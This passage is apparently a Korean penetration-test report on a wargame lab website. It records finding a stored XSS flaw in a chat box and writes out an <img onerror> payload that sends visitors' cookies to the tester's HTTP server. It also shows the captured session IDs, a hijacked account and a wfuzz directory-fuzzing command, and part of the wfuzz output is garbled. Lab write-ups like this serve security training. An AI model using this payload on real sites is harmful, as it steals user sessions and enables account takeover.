

# 모의해킹 결과 보고서

Hacking Results Report

조범근

25.06.24

# 목차

---

1. 시스템 기본정보

2. 진단대상 정보수집

3. 취약점 진단

4. 취약점 위험도

5. 보안 권고안

---

# 시스템 기본정보

```
[root@Last ~]# neofetch
##### root@Last
##### -----
##0#0## OS: Rocky Linux 9.5 (Blue Onyx) x86_64
##### Host: VirtualBox 1.2
##### Kernel: 5.14.0-503.40.1.el9_5.x86_64
##### Uptime: 2 hours, 46 mins
##### Packages: 720 (rpm)
##### Shell: bash 5.1.8
##### Resolution: 1280x800
##### Terminal: /dev/pts/5
##### CPU: Intel i7-8700 (1) @ 3.191GHz
##### GPU: 00:02.0 VMware SVGA II Adapter
##### Memory: 1214MiB / 1774MiB
```

```
[root@Last log]# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.5.160 netmask 255.255.0.0 broadcast 192.168.255.255
  inet6 fe80::a00:27ff:fe29:a5b7 prefixlen 64 scopeid 0x20<link>
  ether 08:00:27:29:a5:b7 txqueuelen 1000 (Ethernet)
  RX packets 31974658 bytes 2764230158 (2.5 GiB)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 16000915 bytes 8874279994 (8.2 GiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## Victim OS

Rocky Linux 9.5

## Victim IP

192.168.5.160 / TeamESG Wargame website

## Attacker OS

Kali Linux

## Attacker IP

192.168.5.~ / 192.168.56.~

## Tool


Kali Linux / wfuzz / gobuster / reverseshell

## Date

2025.06.08 ~ 2025.06.24



# 진단대상 정보수집



## 1. 공격 대상 웹사이트 접속


http://192.168.56.160 (TeamESG Wargame) 접속

### 1-1. Zap Proxy로 진단

Zap Proxy를 이용하여 취약점 진단

사이트에 XSS 취약점이 있는 페이지가 발견되었다.

# 진단대상 정보수집



## 1-2. XSS 취약점 확인

Wargame 사이트 안에 실시간 채팅창이 있어 XSS 취약점이 있는지 대표적인 XSS 스크립트를 몇 개 입력해 확인해본다.

<script>alert(1)</script> 을 입력하니 반응이 없었다.

<img src=x onerror=alert(1)> 을 입력하니 스크립트가 실행되는것을 확인할 수 있었다.



# 진단대상 정보수집

```
(root@kali-kim)-[~/xsslog]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

실시간 채팅
16:40:01 7-d
16:40:01 7-d
16:40:01 7-d
16:40:01 7-d
16:40:02 7-d
16:40:02 7-d
16:40:02 7-d
16:40:02 7-d

<img src=x onerror="new Image().src='http://192.168.5.123:8000/log?c='+document.cookie">
```

```
192.168.5.20 - - [17/Jun/2025 03:49:37] code 404, message File not found
192.168.5.20 - - [17/Jun/2025 03:49:37] "GET /log?c=PHPSESSID=pg135ipqhhk5ivf0ee2013f5i4 HTTP/1.1" 404 -
192.168.5.9 - - [17/Jun/2025 03:49:40] code 404, message File not found
192.168.5.9 - - [17/Jun/2025 03:49:40] "GET /log?c=PHPSESSID=f5662l216lr701gqaro7nnsig9 HTTP/1.1" 404 -
```


## 1-3. XSS 공격 시도

실제로 쿠키 탈취 공격이 가능한지 Attacker(Kali)에서 로그를 받아올 준비를 한 후 공격을 시도해본다.

```
<img src=x onerror="new Image().src='http://192.168.5.123:8000/log?c='+document.cookie">
```

공격이 성공하여 Attacker의 로그에 채팅창에 접속한 유저들의 쿠키값이 기록되는것을 확인할 수 있다.

# 진단대상 정보수집



## 1-4. 다른 유저의 계정으로 접속 성공

탈취한 쿠키값을 이용해 개발자 도구에서 변경 시도

쿠키값이 변경되어 탈취한 유저의 계정으로 접속이 성공한 것을 확인하였다.

(ㄱ- 유저에서 보안킹 유저로 변경이 된 것을 확인)

# 진단대상 정보수집

```
root@kali-kim: ~  
File Actions Edit View Help  
zsh: corrupt history file /root/.zsh_history  
  
(root@kali-kim)-[~]  
# wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --hc 404 -u http://192.168.1.100/.FUZZ
```

```
000046171: 403 version: 7 L 20 W 199 Ch "htforum"  
000047018: 403 np0s3 7 L 20 W 199 Ch "html_edito  
sources:  
rs"  
000047404: 403 kpit dhcp 7 L client 20 W 199 Ch "htmledit"  
000049247: 301 7 L 20 W 241 Ch ".fileupload  
protocols:  
" ".fileupload"  
000050562: 403 7 L 20 W 199 Ch "ht  
nt"  
masquerade: no  
000055275: 403 7 L 20 W 199 Ch "http_respo  
source-ports:  
nse"  
icon: blocky
```

## 2-1. 숨겨진 페이지가 있는지 확인

